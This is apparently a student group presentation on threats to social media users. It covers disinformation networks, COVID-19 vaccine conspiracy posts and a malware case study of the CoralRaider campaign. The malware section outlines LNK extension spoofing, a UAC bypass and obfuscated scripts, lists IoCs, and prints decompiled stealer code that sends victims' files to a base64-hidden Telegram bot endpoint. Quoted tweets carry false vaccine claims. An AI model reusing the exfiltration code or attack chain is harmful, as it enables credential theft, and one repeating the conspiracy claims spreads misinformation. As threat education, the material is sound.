Name	Matric No.
Ang Yi Xuan	U2022338K
Anika Tan Yan Yue	U2122089G
Bryan Lu We Zhern	U2120341F
Leo Zhi Kai	U2120050L
Neoh Kai Xiang	U2122233K
Niyatha Srinivasan	U2123423J
Sruthi Sathishkumar	U2223450D
Tan Hong Zhao	U2121275C

Threats to

Social Media End Users

SC4016 Group 17

Table of contents

01

Introduction

Social Media

3.06 billion

2.5 billion

2 billion

64%

of the world's population are social media users

Social Media Misuse

Phishing

- Fraudulent communications pretending to be a legitimate source

Identity Theft

- Pretending to be someone else
- Making unauthorised transactions on behalf of the person

Cyberstalking

- Using social media to harass and threaten someone
- Using social media to monitor someone's activities and locations

Catfishing

- Fake identity used to trick and manipulate others

3 Factors Making Social Media Users Susceptible to Attacks

1

Ease of **manipulation of consumer** and projection of content in social media to creator's intent.

(Case study 1)

2

Ease with which attackers can exploit **platform features** like link-sharing & large group message to distribute malware and engage in social engineering with minimal oversight.

(Case study 2)

3

Visual, familiar nature of memes and visuals as **popular content**-sharing option reduces suspicion, allowing malicious images to spread widely without security scrutiny.

(Case study 3)

01

Ease of manipulation and projection of content in social media to creator's intent.

Mis/Disinformation

Fake news campaigns to manipulate consumers

Demand for Engaging Content


- Social media post popularity defined by number of interactions (likes, comments, shares, etc)
- Headlines in social media need to be attention-grabbing
- Inform user of same significant fact in sensational manner -> reinforce their ideas and biases

Disinformation: false information deliberately spread to deceive people.


- *Note: It is important to note that it is often very difficult to differentiate between misinformation and disinformation for some cases.*
  Disinformation forwarded by those without mal intentions, political or financial motivation can also be considered misinformation.
  For the case studies below we will not operationalize mis/disinformation differently.

1.1 Role of Guru - Follower Networks

- Spread of disinformation typically involve one or two accounts (known as “gurus”) actively posting messages
- Large number of users (known as “followers”) actively report and retweet messages to gain traction -> could be bots or very devoted followers
- When piece of information is shared, it is spread through the internet before its authenticity is verified



1.1 Role of Guru - Follower Networks



- Desire to spread engaging content and achieve recognition propels users to propagate the same news under different headlines -> news spread occurs without any validity checks
- Often opens up gaps for manipulation or cognitive hacking

1.2 Ease of Image Manipulation

- Threat actors are able to exploit how easily content is spread through the internet as well as the ability to be able to manipulate images to their intent to spread disinformation and warp public's views.

Ease of spread of information via social media

Ease of manipulation of visuals

1.2 Reflecting Ease of Image Manipulation - Ghost of Kyiv

Background

- "Ghost of Kyiv" became a folk hero during the Russian invasion of Ukraine, celebrated for allegedly shooting down around 40 Russian planes.
- Legend fueled by social media and news outlets, particularly following the announcement of Major Stepan Tarabalka's death by the Ukrainian Defense Ministry.

Objective

- To assess the authenticity of the "Ghost of Kyiv" and whether Major Tarabalka was indeed the legendary pilot, as claims about his exploits appear exaggerated.
- Military experts suggest that the claim of a single pilot downing 40 aircraft is implausible, given the actual number of confirmed Russian aircraft losses.

Reflecting ease of Image Manipulation - OSINT

Reverse Image

Reflecting ease of Image Manipulation - OSINT

With ***GURU networks*** and ***Ease of Image Manipulation***

We observe how **easy manipulation of content in social media** platforms allows threat actors to exploit gaps in the **rapid nature of content being shared to keep up with emerging trends**

1.3 Case Study:COVID-19 Vaccine

History

During peak of COVID - 19, anti - vaxxers voiced out during rollout of covid - 19 vaccines

Objective

- Spread false information regarding COVID - 19 vaccines
- Garner support from public on personal views

TTPs

- Social engineering
- Advertisements, links, posts containing false information
- Deepfakes

Social Media Platforms

- Twitter
- Facebook
- Telegram

COVID-19 Vaccine: Cyber Kill Chain

1 **Reconnaissance**

- Monitor user activity, follow users' opinions
- Interact with users to learn about their vaccination opinions

2 **Weaponization**

Create attack payload by spreading misinformation (conspiracy theories, **manipulated content**) via advertisements, posts, images, website links

3 **Delivery**

Create fake profiles to impersonate legitimate user accounts/hate groups and deploy misinformation sources and modify public views

4 **Exploitation**

Bypass misinformation screeners put in place and reach target demographic, aka anti-vaxxers to spread personal agenda

5 **Installation**

- Involves rallying groups of communities towards attacker's cause
- Achieved through reinforcing views via reshares, reposts, tweets, etc (**guru - follower r/s**)

6 **Command and Control**


- Encourage discussions and incite further civil unrest in conversations surrounding vaccines
- Coax users into attending anti - vax rallies

7 **Actions on Objectives**

- Seed doubt in system, make people angry or overwhelmed or afraid
- Confusion is often sufficient to reduce vaccine rates


Conspiracy 1: Magnet Vaccine Conspiracy Theory

"Vaccines contain metallic particles of magnetic hydrogel that can reach the brain and record mental activity and pass it to a computer or the web."



Conspiracy 2: Nanochip Vaccine Conspiracy Theory

"With the introduction of the COVID-19 vaccine, microchips (nano-chips) will also be introduced into the human body, then 5G networks will enter the business, through which the world elite will send various signals to the chips, thereby controlling humanity."




Robin Monotti @robinmonotti2 · Jun 23, 2021

🧲 STUDY ON THE ELECTROMAGNETISM OF VACCINATED PERSONS IN LUXEMBOURG

European Forum for **Vaccine** Vigilance

"In the vaccinated group, 29 of the 30 individuals interviewed showed attraction to the **magnet**. The **magnet** adhered to their skin without difficulty."

efvv.eu/images/content...



33 333 462

Prof. M Reza Salami, Ph.D., P.E. @RezaSalami1220

💉☠️ VACCINE-NANOPARTICLE, BIOSENSOR, MAGNET, 5G ANTENNA, HYDROGEL.....

There is evidence that this jab contains metallic particles of magnetic hydrogel or biosensors that can reach the brain and record our mental activity before passing it to a computer or releasing it on the web. This is being put into practice by a company called Profusa in Silicon Valley, funded by DARPA and the Gates Foundation.....👹👹👹

Subscribe: EdwardSnowden Private

The White Rabbit Podcast 🐇 @AllBiteNoBark88 · Apr 8

What if.....

The entire **Covid** Pandemic Scam was to "**Microchip**" every man, woman & child on the planet?.....via "**Vaccine**"

Because they knew that no-one would agree to being chipped like a dog if given Freedom of Choice.


275 344 1K 137K

Screenshots taken from X (Twitter)

Impact to Users

Cognitive Hacking

Manipulated images containing an underlying political propaganda designed to get people to change their mind about political beliefs to the attacker's content.



02

Ease with which attackers can exploit platform features like link-sharing & large group message to distribute malware and engage in social engineering with minimal oversight.

Data theft

Malware by **CoralRaider**

2.1 Background & Motive

History

- Active since 2023
- Vietnam-based (high confidence)

Objective

- Financial gains
  - Data theft
  - Hijacking social media accounts

TTPs

- Social engineering
  - Data exfiltration
  - Living-off-the-land techniques

Known Malware & Tools

Customized commodity malware

- RotBot (QuasarRAT)
- XClient stealer
- Etc.

CoralRaider Targets

Asia

United Kingdom

United States

Africa

Middle East

2.2 CoralRaider Attack Chain

Weaponization & Delivery

FB Malvert leads to drive-by download

Execution of .LNK File

Victim opens .LNK file (Windows shortcut file)

Installation of Attacker's File


HTA file downloaded and executed

Anti-VM checks & User Access Control Bypass

Execution of obfuscated VB & PS scripts

RotBot connects to C2


Detection evasion, system reconnaissance, connect to Telegram bot C2 server




Exfiltration of User Data

XClient Stealer payload collects and exfiltrate data to C2 server

Weaponization & Delivery: Malvertisement Campaigns






- Threat actors create multiple Facebook accounts
- 2 main themes:
  - Provocative content of young women
  - Business and productivity tools
- Target Demographic: Personal and Business Accounts
- Drive-by downloads of ZIP archives containing Windows shortcut files (.LNK)


Weaponization & Delivery: Malvertisement Campaigns

Malicious links resolve to: doc-10-44-docstext[.]googleusercontent[.]com

Seems like it has been taken down…



Exploitation & Installation: .LNK files



lnk file with PDF extension

File extension spoofing: .lnk file disguised as common file types (eg. PDF, DOCX) to bait user to click and execute it

Opening .lnk file will download and execute malicious HTML application file (HTA) from attacker-controlled download server.

HTA file executes an obfuscated Visual Basic script, triggering embedded PowerShell scripts.

PS scripts performs:

- Anti-VM checks
- User access control bypass using FodHelper(LoLBins)
- Windows notification disabling
- Download and run RotBot

- 자세한 비디오 및 이미지.lnk
- 設計内容+我的名片.lnk
- run-dwnl-restart.lnk
- index-write-upd.lnk
- finals.lnk
- manual.pdf.lnk
- LoanDocs.lnk
- DoctorReferral.lnk
- your-award.pdf.lnk
- Research.pdf.lnk
- start-of-proccess.lnk
- lan-onlineupd.lnk
- refcount.lnk


List of .lnk file names used in CoralRaider campaign

Indicators of Compromise (IoCs)


Hash of IoCs (IPs, domain names, file hash)

```
51[.]79[.]208[.]192
199[.]34[.]27[.]196
139[.]99[.]23[.]9
14[.]225[.]210[.]98
14[.]225[.]210[.]97
14[.]225[.]210[.]209
14[.]225[.]210[.]222
doc-0s-44-docstext[.]googleusercontent[.]com
doc-10-44-docstext[.]googleusercontent[.]com
c29732d898dcf116f40eea3845d4e25a240e5840378985c7f192e0443a51a228
2c4ed97859060ea6ac5a8c2f605debf98257a96f0f3d2ddfaeb066f59a86d4af
0750917937688859 77c29a41a0ac591340ebafab26d2a65ce1dccb53997485a1
b2fd04602223117194181c97ca8692a09f6f5cfdbc07c87560aaab821cd29536
77acb85a28e79dc6479798c024282ddd54977dbff6ce40eb439b2a06ce9cb542
c84ff4fb6549c36ca0028e84ea8292ee3ae438254cddd63ef3d9ea769e0a1dfd
e9e9d5ab6307a9ce98b1b3450def66df7a00d9dc5af613434af8d9b9cb3f2a0f
0790bb235f27fa3843f086dbdaac314c2c1b857e3b2b94c2777578765a7894a0
28f827afd3bafa1e39526f84f8e1271c15d073c9d049a9bc8d03048c455dd33f
d60bb69da27799d822608902c59373611c18920c77887de7489d289ebf2bd53e
de8a5d881cfc913a24c846bec8c13f3ad98e60fde881352845d928015bc6a5a4
020d3d03ede3a80f1287ab58053f30ae7bfaf916ab0b1fc927f07b4b9d1f5c34
1db18d89a636f9d9307e51798c0545664fae38711a2a72139d62c7dbd6f17fe3
93c747fff1ec919d981aa4ad2e42cda3d76c9d0634707a62066dbadda1653d1c
4dc9fe269cd668894c7ea4dd797cba1d2a8df565e9bdd814e969247c94b39643
9bf684b010e4ec314d697acfac78c71ec24ba5f6e2c09b3be623ec62056aed02
42654394f29f2e8db878fc4fd1c59e41afcd0add3b93f7d2f47ea3295b2bc643
8d200892e4f1e68373e58e7cd7119fe26769fcf609636adc727df09f2377d1c2
a3299ecee7b3f06ca106f4c5b62bf1e0f28f227df71488583d2077c7e3ee01c2
19055fb87b9a98a75544a533ec4f14f36a09a130219b8a33a13cb6073751ff39
```

e.g. .LNK, RotBot files on VirusTotal



RotBot


RotBot
(Remote Access Tool)
Executed and run via PowerShell
Disguised as **spoolsv.exe** (legitimate Windows service - printer)
Loads XClient Stealer, connects to Telegram C2 Server
From RotBot's resources
Modify registry key (configure internet proxy to download C2 config file)
Detection evasion & reconnaissance

XClient Stealer

Hard-coded HTTP requests → Victim's login credentials and other data (e.g. Instagram, YouTube, etc.) → Sent to Telegram C2

```
requestHTTPS.Request("GET", "https://graph.facebook.com/v14.0/me?fields=friends&access_token=" + text, headers5, null, true, null, 60000);
```

```
Task<HttpResponseMessage> task = httpClient.SendAsync(new HttpRequestMessage(HttpMethod.Post, Encoding.UTF8.GetString(Convert.FromBase64String
  ("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdA==")) + "" + Encoding.UTF8.GetString(Convert.FromBase64String("L3NlbmREb2N1bWVudA==")))
{
    Content = new MultipartFormDataContent
    {
        {
            new StreamContent(File.OpenRead(p0)),
            Encoding.UTF8.GetString(Convert.FromBase64String("ZG9jdW1lbnQ=")),
            p0
        },
        {
            new StringContent(""),
            Encoding.UTF8.GetString(Convert.FromBase64String("Y2hhdF9pZA=="))
        },
        {
            new StringContent(p1),
            Encoding.UTF8.GetString(Convert.FromBase64String("Y2FwdGlvbg=="))
        }
    }
});
```

https://api.telegram.org/bot

